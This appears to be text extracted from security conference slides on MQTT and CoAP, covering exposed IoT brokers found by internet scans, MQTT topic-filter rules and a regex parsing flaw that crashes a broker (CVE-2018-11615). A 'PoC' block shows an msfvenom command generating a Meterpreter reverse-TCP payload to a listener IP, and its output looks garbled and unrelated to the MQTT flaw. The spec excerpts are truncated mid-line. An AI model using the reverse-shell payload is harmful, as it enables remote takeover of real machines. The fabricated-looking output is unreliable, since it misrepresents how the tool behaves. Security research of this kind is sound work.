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
Accessibility

KEPServerEX provides data access for client applications (such as MES and SCADA) and IoT and Big Data analytics software via OPC, proprietary protocols (including GE NIO, SuiteLink/FastDDE, and Splunk), IT protocols (including MQTT, REST, ODBC, and SNMP), and flow measurement export to common Oil & Gas industry formats.

MQTT Industrial IoT Gateways

What's the most popular (field) protocol transported over MQTT?






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● "insteon"	0.43%
● "enocean"	0.4%
● "RS232"	0.26%
● "profinet"	0.21%
● "bacnet"	0.05%

IoT & IIoT solutions
depend on
MQTT (and CoAP)

Problem 1





I HAZ SCANZ

Scanning the entire internet. There is an increase..

Defcon24: Around 59.000

Blackhat 2017: Around 87.000


Then again; Robust increase, or more temporary devices available at that exact moment

2016–2017




2018

MQTT public brokers



MQTT



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
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
CoAP



Overall (cumulative)

Daily

New Overall




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● Transportation	2,267,192
● Consumer	2,124,047
● Others	3,085
Industrial control systems	957
Ticketing	664
Communication	648
System	645
Food	94
Agriculture	63
Healthcare	14

Is it just a
deployment &
exposure
problem?

Let's dig deeper
(Federico → Davide)

Problem 2

/how/to/parse/topic/filters



4.7 Topic Names and Topic Filters

4.7.1 Topic wildcards

The topic level separator is used to introduce structure into the Topic Name. If present, it divides t

A subscription's Topic Filter can contain special wildcard characters, which allow you to subscribe

The wildcard characters can be used in Topic Filters, but MUST NOT be used within a Topic Nam



4.7.1.1 Topic level separator

The forward slash ('/' U+002F) is used to separate each level within a topic tree and provide a hierarchical structure to the Topic Names. The Filters specified by subscribing Clients. Topic level separators can appear anywhere in a Topic Filter or Topic Name. Adjacent Topic level sep

4.7.1.2 Multi-level wildcard

The number sign ('#' U+0023) is a wildcard character that matches any number of levels within a topic. The multi-level wildcard represents th following a topic level separator. In either case it MUST be the last character specified in the Topic Filter [MQTT-4.7.1-2].

Non normative comment

For example, if a Client subscribes to "sport/tennis/player1/#", it would receive messages published using these topic names:


- "sport/tennis/player1"
- "sport/tennis/player1/ranking"
- "sport/tennis/player1/score/wimbledon"

Non normative comment

- "sport/#" also matches the singular "sport", since # includes the parent level.
- "#" is valid and will receive every Application Message
- "sport/tennis/#" is valid
- "sport/tennis#" is not valid
- "sport/tennis/#/ranking" is not valid


RegEx.match

/how/not/to/parse/topic/filters



RegEx.match


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aaaaaX 16 paths

aaaaaaaaaaaaaaaaaaX 65536 paths



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    var regexp = new RegExp(pattern.replace(/(#|\+)/, ".+").replace('\\', '\\\\\\'));  
        ^  
  
SyntaxError: Invalid regular expression: /^[
```

BONUS: Broker crash via malformed regex


[CVE-2018-11615](#)



PoC II GTRD

```
root@kali:~/Desktop/Exploit$ ./msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.111 LPORT=4444 -f raw > exploit.pcap
[*] Generating exploit file exploit.pcap [192.168.1.111:4444] -> [192.168.1.111:4444]
[*] Exploit generated using msfvenom 5.2.0-dev
[*] Target: Windows 7 SP1 - x86 (Windows 7 SP1 - x86) [meterpreter]
[*] Arch: x86
[*] Encoding: none
[*] Number of processes: 1
[*] Handler: http://192.168.1.111:4444
[*] Prepend: 
[*] Postpend: 
[*] Wordsize: 
[*] Output: exploit.pcap
[*] Options set from command line:
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[*] LPORT=4444
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Problem 3



